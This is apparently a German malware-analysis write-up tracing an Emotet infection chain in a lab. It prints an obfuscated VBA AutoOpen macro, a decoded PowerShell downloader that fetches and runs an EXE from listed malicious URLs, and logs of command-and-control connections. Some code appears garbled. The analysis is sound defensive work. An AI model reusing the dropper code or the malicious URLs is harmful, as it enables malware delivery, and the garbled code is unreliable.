    h00_926_ = "JwApAC" + "4AU" + "wBwAGw" + "AaQ" + "B0ACg" + "AJwBAA" + "CcAKQA" + "7ACQ" + "AcgA"
    r365070 = "wADYAM" + "wA5" + "ADgAXw" + "A9ACgA" + "JwB" + "LADMAM" + "AA0ADM" + "AJwAr" +
"ACcANg"
    I513_1 = "AnAC" + "sAJw" + "A0ACcA" + "KQA7A" + "CQAbQ" + "A2ADgA" + "XwA4AD"
    Z2956_6_ = "gAIA" + "A9ACA" + "AKAAnA" + "DMAJw" + "ArACCa"
    v4_4727_ = "NAA1" + "ACc" + "AKQA" + "7ACQ" + "AQQ" + "BfAD" + "UAX"
    c_9_31_2 = "wA0ADQ" + "AXwAxA" + "D0AKA" + "AnAGo" + "AXwBf" + "ADAA" + "JwArA" + "CcAMgA" +
"xACcAK"
    M_0_01 = "QA7" + "ACQA" + "UAA" + "3ADY" + "AXwBfA"
    i_7483_ = "F8APQ" + "AkAG" + "UAbg" + "B2ADo" + "AdQ"
    r51_____ = "BzAGU" + "Acg" + "BwAH" + "IAb" + "wBm" + "AGkAbA"
    i3_00_ = "BlACs" + "AJwB" + "cACcA" + "KwA" + "kAG0A" + "NgA4A" + "F8A" + "OAA4A" + "CsAKAA"
    f_928833 = h00_926_ + r365070 + I513_1 + Z2956_6_ + v4_4727_ + c_9_31_2 + M_0_01 + i_7483_ +
r51_____ + i3_00_
End Function

Function b2___037()
    On Error Resume Next
    H7_827 = "nAC4AZ" + "QAnACs" + "AJwB4" + "AGUAJ" + "wAp" + "ADsA"
    n9_2827 = "ZgBvAH" + "IAZ" + "QBh" + "AGM" + "AaA"
    R79_17 = "AoACQ" + "ARgA" + "zAF" + "8AMgA" + "yAF8AM"
    L6_2_5___ = "wAwACA" + "AaQBu" + "ACAAJA" + "BQADEA" + "NgBfAD" + "gAMA"
    J_121_3 = "BfADkA" + "KQB7A" + "HQAcg" + "B5A" + "HsA" + "JABOAd" + "QANABf"
    S_92775 = "ADQA" + "XwAuA" + "EQAb" + "wB3AG" + "4AbA" + "BvAGEA"
    k_0588 = "ZABGAG" + "kAbAB1" + "ACgAJA" + "BGADM" + "AXwAyA" + "DIAXw"
    B091169 = "AzA" + "DAA" + "LAAgAC" + "QAU" + "AA3A" + "DYA" + "XwB" + "fAF" + "8AK"
    c00_95_ = "QA7AC" + "QAaQA1" + "ADY" + "ANwA3A" + "F8APQA" + "oACC" + "AdA"
    b2___037 = H7_827 + n9_2827 + R79_17 + L6_2_5___ + J_121_3 + S_92775 + k_0588 + B091169 + c00_95_
End Function

Function t5_13_72()
    On Error Resume Next
    l6_4_56 = "BfAF8A" + "XwA" + "nACsAJ" + "wAz" + "ADc" + "AXw" + "AnACkA"
    G__510 = "OwBJA" + "GYAIA" + "AoA" + "CgARwB" + "lAH"

```

```

M_86_0 = "QALQBJ" + "AHQAZQ" + "BtA" + "CAAJAB" + "QAD"
i_08682 = "cAN" + "gBfAF8" + "AXwA" + "pAC4Ab" + "ABlA" + "G4AZ" + "wB0AGg" + "AIA" + "AtAGc"
C05_570 = "AZQAg" + "ADQAM" + "AAwAD" + "AAMA" + "ApACAA" + "ewBJ" + "AG4Ad" + "gBvAGs"
U_98650_ = "AZQAtA" + "EkAdAB" + "lAG0A" + "IAAkAF" + "AANw" + "A2AF8A"
B737787 = "XwBf" + "ADsA" + "JABh" + "ADgA" + "XwA" + "zAF8AX" + "wA4A" + "F8AP" + "QAoAC"
q9_95174 = "cAT" + "wAn" + "ACsAJ" + "wA0" + "ADE" + "AJw" + "ArAC" + "cAMwA"
J_968_08 = "yAD" + "UAMgAw" + "ACcA" + "KQA7A" + "GIA" + "cgBlAG" + "EAaw"
J973_4_ = "A7A" + "H0AfQ" + "BjAG" + "EAdABj" + "AGg" + "AewB" + "9AH0"
j3_2283 = "AJAB" + "kADcAO" + "AA4ADk" + "ANgBfA" + "D0AKA" + "AnA" + "EUA"
t5_13_72 = 16_4_56 + G_510 + M_86_0 + i_08682 + C05_570 + U_98650_ + B737787 + q9_95174 +
    J_968_08 + J973_4_ + j3_2283
End Function

Function z61_279()
    On Error Resume Next
    Y57_9672 = "JwArA" + "CcA" + "MwAn" + "ACsA" + "JwAxAD" + "kAXwA" + "4ACc"
    w_5282 = "AKQA" + "7AA=" + "="
    z61_279 = Y57_9672 + w_5282
End Function

Sub autoopen()
    On Error Resume Next
    w_7_0 E10 1 + "powe" + j_5233 + m4_004 + r833598 + M_00908 + t51_588 + B_5860__ + X37050__ +
f_928833 + b2___037 + t5_13_72 + z61_279, F 2
0_34_ + p84551 + S 2041_ + j_211_3
End Sub

```

Der Code startet eine versteckte PowerShell mit einem Base64-encrypted Code! Die markanten Stellen habe ich **markiert**. Nun interessiert mich das Ergebnis – also die fertige Befehlszeile. Daher modifiziere ich den VBA-Code und gebe den PS-Code als Textdatei aus, statt ihn auszuführen. Der **Aufruf** der Codezeile steht hier. Die **2. Variable** ist leer. Der Rest ist unser PowerShell-Code. Und ab **hier** gibt es Optionen für die Aufruf-Funktion. Eine Ausgabe OHNE AUSFÜHRUNG ist also mit dieser alternativen AutoOpen-Sub möglich:

```

Sub autoopen()
    On Error Resume Next

    BADCODE = "powe" + j_5233 + m4_004 + r833598 + M_00908 + t51_588 + B_5860__ + X37050__ +
        f_928833 + b2___037 + t5_13_72 + z61_279 ', F_20_34_ + p84551 + S_2041_ + j_211_3


    Set FS = CreateObject("Scripting.FileSystemObject")
    Set File = FS.CreateTextFile("c:\users\tessa.test\desktop\PS-Code.txt", 2)
    File.WriteLine BADCODE
    File.Close
End Sub

```

ACHTUNG: Wenn ihr euch nicht sicher seid, ob die Ausführung sicher ist, dann prüft die Ausführung mit Einzelschritten!


Ich starte meinen modifizierten Code:

Der Rest ist nun ausreichend lesbar. Es sind wieder Füllzeilen mit Zufallszahlen enthalten. Diese sollen Virenscanner täuschen. Mit etwas optischer Korrektur kommen nun folgende Anweisungen raus:

Zeile	Code & Bedeutung
2	<pre>\$N44_4_=new-object Net.WebClient</pre> <p>Hier wird .net verwendet, um eine Internetverbindung zu einem Webserver aufzubauen.</p>
3	<pre>\$P16_80_9=('http:'+'//'+ 'ba'+ 'zee3'+ '65.com/v'+ '59HxZ'+ 'y@http:'+'//gianca'+ 'r'+ 'loras'+ 'o.co'+ 'm/xwSiP54'+ '7@'+ 'http://1'+ '3.233.1'+ '83.227'+ '/5vfqsmV@h'+ 'ttp:'+'://1'+ '28.1'+ '99.187.1'+ '24/v3'+ '5hrbFz@http://104.'+'22'+ '3.'+'40'+ '.40'+ '/8CqR'+ 'IJhG'+ '4').Split('@')</pre> <p>Das sind die URL's, die verwendet werden sollen. Diese werden als ein Textarray gespeichert, das aus einem Einzeiler durch Aufteilung (Split) gebildet wird. Das sind die Adressen:</p> <pre>PS C:\> ('http:'+'//'+ 'ba'+ 'zee3'+ '65.com/v'+ '59HxZ'+ 'y@http:'+'//gianca'+ 'r'+ 'loras'+ 'o.co'+ 'm/xwSiP54'+ '7@'+ 'http://1'+ '3.233.1'+ '83.227'+ '/5vfqsmV@h'+ 'ttp:'+'://1'+ '28.1'+ '99.187.1'+ '24/v3'+ '5hrbFz@http://104.'+'22'+ '3.'+'40'+ '.40'+ '/8CqR'+ 'IJhG'+ '4') http://bazee365.com/v59HxZy http://giancarloaso.com/xwSiP547 http://13.233.183.227/5vfqsmV http://128.199.187.124/v35hrbFz http://104.223.40.40/8CqRIJhG4</pre>
4+7	<pre>\$r06398_=('k3043'+ '6'+ '4') \$m68_88 = ('3'+ '45') \$A_5_44_1=('j__0'+ '21') \$P76___=\$env:userprofile+'\'+'+\$m68_88+('.e'+ 'xe')</pre> <p>In Zeile 4 und 7 wird ein Pfad zusammgebaut. Dieser löst sich so auf:</p> <pre>PS C:\> \$r06398_=('k3043'+ '6'+ '4') \$m68_88 = ('3'+ '45') \$A_5_44_1=('j__0'+ '21') \$P76___=\$env:userprofile+'\'+'+\$m68_88+('.e'+ 'xe') PS C:\> \$P76___ C:\Users\stephan\345.exe</pre> <p>Da wird eine ausführbare Datei gespeichert!</p>
8	<p>Dieser Code versucht die Datei aus dem Internet zu laden und als 345.exe (\$P76___) zu speichern:</p> <pre>8 foreach(\$F3_22_30 in \$P16_80_9){try{\$N44_4_.DownloadFile(\$F3_22_30, \$P76___) 9 10</pre>  <pre>PS C:\> \$P16_80_9 http://bazee365.com/v59HxZy http://giancarloaso.com/xwSiP547 http://13.233.183.227/5vfqsmV http://128.199.187.124/v35hrbFz http://104.223.40.40/8CqRIJhG4</pre>
10	<pre>If ((Get-Item \$P76___).length -ge 40000) {Invoke-Item \$P76___}</pre> <p>Hier wird die Datei ausgeführt, wenn sie vorhanden ist.</p>

Alle anderen Zeilen sind Füller. Die PowerShell ist also ein Downloader und Launcher für eine EXE-Datei.


Für die weitere Untersuchung brauche ich diese EXE-Datei. Dafür starte ich einfach den PowerShell-Code bis zur Zeile 9 – also ohne das Ausführen in Zeile 10. Tada:




Stage 5 – die EXE #1

Bisher war es einfach, der Attacke zu folgen, denn alle Codes waren irgendwie lesbar. Eine EXE-Datei lässt sich nicht so einfach durchschauen. Aber es gibt Tools, die uns helfen können. Z.B. das kostenlose PEStudio:

pestudio 8.68 - Malware Initial Assessment - www.winitor.com



pestudio 8.68 - Malware Initial Assessment - www.winitor.com



pestudio 8.68 - Malware Initial Assessment - www.winator.com

File Help

indicator (20)	severity
The export-table directory is invalid	1
The file is scored (22/66) by virustotal	1
The file references (13) blacklisted string(s)	2
The time-stamp (Year:1995) of the compiler is suspicious	2
The time-stamp (Year:2019) of the debugger is suspicious	2
The file imports (4) anonymous function(s)	2
The file imports (3) blacklisted function(s)	2
The file opts for Data Execution Prevention (DEP)	3
The file references the Registry API	5
The file references the Memory Management API	5
The file references the Console API	5
The file references the Communication API	5
The file references the System Information API	5
The file references the Process and Thread API	5
The file opts for Address Space Layout Randomization (ASLR)	5
The file imports (3) deprecated function(s)	5
The file does not contain a digital Certificate	7
The file references a debug symbols file (path:"uzmztfpeq.pdb")	9
The file ignores cookies on the stack (GS)	9
The file ignores Code Integrity	9

pestudio 8.68 - Malware Initial Assessment - www.winator.com

File Help

engine (66)	positiv (22)	date (dd.mm.yyyy)	age (days)
McAfee	Emotet-FLY!A0268D8447B8	18.02.2019	7
AVG	FileRepMalware	18.02.2019	7
Avast	FileRepMalware	18.02.2019	7
Qihoo-360	HEUR/QVM20.1.4FF1.Malware.Gen	18.02.2019	7
Bkav	HW32.Packed.	18.02.2019	7
Symantec	ML.Attribute.HighConfidence	18.02.2019	7
Sophos	Mal/Generic-S	18.02.2019	7
Ikarus	Trojan-Banker.Emotet	18.02.2019	7
Rising	Trojan.Kryptik!8.8 (TFE:dGZIOgK99TjjUlhC5Q)	18.02.2019	7
Microsoft	Trojan:Win32/Emotet.AC!bit	18.02.2019	7
Kaspersky	UDS:DangerousObject.Multi.Generic	18.02.2019	7
ZoneAlarm	UDS:DangerousObject.Multi.Generic	18.02.2019	7
Webroot	W32.Trojan.Emotet	18.02.2019	7
ESET-NOD32	a variant of Win32/Kryptik.GPUV	18.02.2019	7
K7AntiVirus	clean	18.02.2019	7
MicroWorld-eScan	clean	18.02.2019	7
CMC	clean	18.02.2019	7

Aha, es scheint ein EMOTET zu sein!

Da ich nun eine Testumgebung aufgebaut habe und die Attacke gerne bis zum Ende zeigen möchte, starte ich den Trojaner. **ACHTUNG:** Es wird immer ein gewisses Restrisiko verbleiben! Nutzt daher Schutzmechanismen! In meinem Fall hängt der Testclient ganz alleine an einer separaten Internetleitung. Diese kann ich jederzeit kappen. Zusätzlich wird der Traffic ausgehend durch eine PfSense geleitet, welche den Datenstrom zunächst komplett blockiert. Und mit einer WireShark-Instanz spiegle ich den Netzwerktraffic auf ein autonomes System.

Dazu kommt wieder der ProcMon (ProcessMonitor) von SysInternals auf dem Testclient zum Einsatz. Los geht's. Die Datei 345.exe wird gestartet – **und verschwindet!** Was ist passiert? ProcMon liefert die Antwort:

Viel aufschlussreicher ist aber mein ProcMon. Die kleine exe-Datei will unbedingt ins Internet:

Process Monitor - Sysinternals: www.sysinternals.com

Time	Process Name	PID	Operation	Path	Result	Detail
17:47...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51833 -> 23.254.203.51:8080	SUCCESS	Length: 0, sequen...
17:47...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51833 -> 23.254.203.51:8080	SUCCESS	Length: 0, sequen...
17:47...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51858 -> 72.47.248.48:8080	SUCCESS	Length: 0, sequen...
17:47...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51858 -> 72.47.248.48:8080	SUCCESS	Length: 0, sequen...
17:47...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51863 -> 69.163.33.82:8080	SUCCESS	Length: 0, sequen...
17:48...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51863 -> 69.163.33.82:8080	SUCCESS	Length: 0, sequen...
17:48...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51865 -> 159.65.76.245:https	SUCCESS	Length: 0, sequen...
17:48...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51865 -> 159.65.76.245:https	SUCCESS	Length: 0, sequen...
17:48...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51866 -> 76.94.36.57:http	SUCCESS	Length: 0, sequen...
17:48...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51866 -> 76.94.36.57:http	SUCCESS	Length: 0, sequen...
17:49...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51868 -> 144.76.117.247:8080	SUCCESS	Length: 0, sequen...
17:49...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51868 -> 144.76.117.247:8080	SUCCESS	Length: 0, sequen...
17:49...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51869 -> 168.226.35.218:http	SUCCESS	Length: 0, sequen...
17:49...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51869 -> 168.226.35.218:http	SUCCESS	Length: 0, sequen...
17:49...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51870 -> 186.4.127.72:pop3s	SUCCESS	Length: 0, sequen...
17:49...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51870 -> 186.4.127.72:pop3s	SUCCESS	Length: 0, sequen...
17:50...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51872 -> 71.40.213.82:8080	SUCCESS	Length: 0, sequen...
17:50...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51872 -> 71.40.213.82:8080	SUCCESS	Length: 0, sequen...
17:50...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51873 -> 190.117.226.104:8080	SUCCESS	Length: 0, sequen...
17:50...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51873 -> 190.117.226.104:8080	SUCCESS	Length: 0, sequen...
17:50...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51874 -> 210.2.86.72:8080	SUCCESS	Length: 0, sequen...
17:50...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51874 -> 210.2.86.72:8080	SUCCESS	Length: 0, sequen...
17:51...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51875 -> 165.227.213.173:8080	SUCCESS	Length: 0, sequen...
17:51...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51875 -> 165.227.213.173:8080	SUCCESS	Length: 0, sequen...
17:51...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51877 -> 219.94.254.93:8080	SUCCESS	Length: 0, sequen...
17:51...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51877 -> 219.94.254.93:8080	SUCCESS	Length: 0, sequen...
17:51...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51878 -> 200.114.142.15:ftp	SUCCESS	Length: 0, sequen...
17:52...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51878 -> 200.114.142.15:ftp	SUCCESS	Length: 0, sequen...
17:52...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51879 -> 186.72.205.234:ssh	SUCCESS	Length: 0, sequen...
17:52...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51879 -> 186.72.205.234:ssh	SUCCESS	Length: 0, sequen...
17:52...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51881 -> 189.173.176.115:https	SUCCESS	Length: 0, sequen...
17:52...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51881 -> 189.173.176.115:https	SUCCESS	Length: 0, sequen...
17:52...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51882 -> 138.68.139.199:https	SUCCESS	Length: 0, sequen...
17:53...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51882 -> 138.68.139.199:https	SUCCESS	Length: 0, sequen...
17:53...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51883 -> 185.86.148.222:8080	SUCCESS	Length: 0, sequen...
17:53...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51883 -> 185.86.148.222:8080	SUCCESS	Length: 0, sequen...
17:53...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51884 -> 181.56.165.97:domain	SUCCESS	Length: 0, sequen...
17:53...	reswzip.exe	9008	TCP Reconnect	S-CL1.crashwork.global:51884 -> 181.56.165.97:domain	SUCCESS	Length: 0, sequen...

Dabei werden etliche IPs und Protokolle durchprobiert! Irgendwo wird es bestimmt eine Lücke geben. Meine Firewall ist da natürlich anderer Meinung: 😊

pfSense COMMUNITY EDITION

System ▾ Interfaces ▾ Firewall ▾ Services ▾ VPN ▾ Status ▾ Diagnostics ▾ Help ▾

Status / System Logs / Firewall / Normal View

System Firewall DHCP Captive Portal Auth IPsec PPP VPN Load Balancer OpenVPN NTP Settings

Normal View Dynamic View Summary View

Advanced Log Filter

Source IP Address: 172.16.2 Destination IP Address: 172.16.1

Pass Time Source Port Protocol Quantity

Block Interface Destination Port Protocol Flags

Apply Filter

Regular expression reference Precede with exclamation (!) to exclude match.

50 Matched Firewall Log Entries. (Maximum 50)

Action	Time	Interface	Rule	Source	Destination	Protocol
✗	Feb 25 17:19:51	LAN2	Default deny rule IPv4 (1000000103)	172.16.2.101:55241	144.76.117.247:8080	TCP:S
✗	Feb 25 17:19:39	LAN2	Default deny rule IPv4 (1000000103)	172.16.2.101:55232	173.68.169.16:80	TCP:S
✗	Feb 25 17:19:33	LAN2	Default deny rule IPv4 (1000000103)	172.16.2.101:55232	173.68.169.16:80	TCP:S
✗	Feb 25 17:19:30	LAN2	Default deny rule IPv4 (1000000103)	172.16.2.101:55232	173.68.169.16:80	TCP:S
✗	Feb 25 17:19:18	LAN2	Default deny rule IPv4 (1000000103)	172.16.2.101:55225	66.209.69.165:443	TCP:S

Die Finale Frage: was passiert, wenn diese Verbindung nach außen aufgebaut werden kann? Dazu gebe ich einen der gesuchten Ports mit der passenden IPv4 nach außen frei. Gerne einen, bei dem ich den Traffic mitlesen kann, also vielleicht kein https:

- Im ProcMon sieht man schön die erfolgreiche Verbindung zu einem der Zielservers:

Process Monitor - Sysinternals: www.sysinternals.com

Time ...	Process Name	PID	Operation	Path	Result	Detail
17:43...	reswzip.exe	732	TCP Reconnect	S-CL1.crashwork.global:57653 -> 88.225.226.91:https	SUCCESS	Length: 0, seqnum: 0, connid: 0
17:43...	reswzip.exe	732	TCP Reconnect	S-CL1.crashwork.global:57653 -> 88.225.226.91:https	SUCCESS	Length: 0, seqnum: 0, connid: 0
17:43...	reswzip.exe	732	TCP Connect	S-CL1.crashwork.global:57654 -> 208.180.246.147:https	SUCCESS	Length: 0, mss: 1460, sackopt: 1, tsor
17:43...	reswzip.exe	732	TCP Send	S-CL1.crashwork.global:57654 -> 208.180.246.147:https	SUCCESS	Length: 858, starttime: 1277686, endti
17:43...	reswzip.exe	732	TCP TCPCopy	S-CL1.crashwork.global:57654 -> 208.180.246.147:https	SUCCESS	Length: 288, seqnum: 0, connid: 0
17:43...	reswzip.exe	732	TCP Receive	S-CL1.crashwork.global:57654 -> 208.180.246.147:https	SUCCESS	Length: 288, seqnum: 0, connid: 0
17:44...	reswzip.exe	732	TCP Disconnect	S-CL1.crashwork.global:57654 -> 208.180.246.147:https	SUCCESS	Length: 0, seqnum: 0, connid: 0

- Mein WireShark hat folgende Informationen ausgelesen:

No.	Time	Source	Destination	Protocol	Length	Info
120	51.8...	172.16.2.101	208.180.246.147	TCP	66	57654 -> 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
121	51.8...	208.180.246...	172.16.2.101	TCP	66	80 -> 57654 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=16
122	51.8...	172.16.2.101	208.180.246.147	TCP	54	57654 -> 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
123	51.8...	172.16.2.101	208.180.246.147	HTTP	912	GET / HTTP/1.1
124	51.9...	208.180.246...	172.16.2.101	TCP	54	80 -> 57654 [ACK] Seq=1 Ack=859 Win=30928 Len=0
152	65.4...	208.180.246...	172.16.2.101	HTTP	342	HTTP/1.0 200 OK (text/html)
153	65.4...	208.180.246...	172.16.2.101	TCP	342	[TCP Retransmission] 80 -> 57654 [PSH, ACK] Seq=1 Ack=859 Win=30928 Len=288
154	65.4...	172.16.2.101	208.180.246.147	TCP	54	57654 -> 80 [ACK] Seq=859 Ack=289 Win=261632 Len=0
155	65.4...	172.16.2.101	208.180.246.147	TCP	66	[TCP Dup ACK 154#1] 57654 -> 80 [ACK] Seq=859 Ack=289 Win=261632 Len=0 SLE=1 SRE=289
223	94.9...	208.180.246...	172.16.2.101	TCP	54	80 -> 57654 [FIN, ACK] Seq=289 Ack=859 Win=30928 Len=0
224	94.9...	172.16.2.101	208.180.246.147	TCP	54	57654 -> 80 [ACK] Seq=859 Ack=290 Win=261632 Len=0

Im http sind folgende Informationen enthalten:

```

Wireshark · Folge TCP Stream (tcp.stream eq 2) · wireshark_3DFC31F...
GET / HTTP/1.1
Cookie: 62975=Plidjspa0YV8eP/ZQNVG44/s34mdw3/
gItYiBeUWvn3x4iunIkj9N10pj06X8SXQMwP7mU5KMnsw5FyIcXyWzAy1Y9VBVtZxLgP
CXvAxi0Qt7HVAL2Vrpv/QpXlXqvJrnylhGD9GVFQ/6jMT8Rxc/Hups/
Nd5+a13lqkYxvhlGkMhAVCVwyd21qiHQ8/
YqRnwdIM0d1jUKaQ9jEEyKAMCwj1+ipwXcc2418XD44bH/
KGz5R7kekX7pc6uSaCabTD8I7E3G4DSLx6BNVjo7sdfC4i0H4Ys9L4/1UqBeovifqFceR
wjOZUX+pQGr88tyw+bqn3Z0Nwu/
v8g6jXCZ67KLERwMwPGj6g5PMrSrAszf9JYcNGjSLwtgqGRd3CeKn5QUUwck33cp17HnGC
1tAsB9iRC6cA6emtQM8LeNmz0lIvAeS0lM3wrBmb/3gzXHDC9xVwG0m4jkrAVZ+awKQ/
NMiQokeZ+IEdvGRLP+2LjQc6bWJts0VKexi1b6Ipx9Fu/
ldgmCwFxrP24eJg9ClJrdYseJSSWzveXp0o4+SnbH1JwY385FMDLDQI6tHY9gngVpDs2t
E0MyatzpYTDgKVIi9n+JMyNaOT+IN0d6LeiYeB4ER4fmCd0csQDKLoKrOew5xQ==
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64;
Trident/7.0; .NET4.0C; .NET4.0E)
Host: 208.180.246.147
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.0 200 OK
Server: nginx
Date: Mon, 25 Feb 2019 16:43:35 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 132
Connection: keep-alive

.e\|...%[.....|U.wY4....C*.nin{b....).I.....dx.t?.L...x..
1.G....t..0~.....@.*.xc..1....U0.g....h.&.i...wb< .PL.A..
    
```

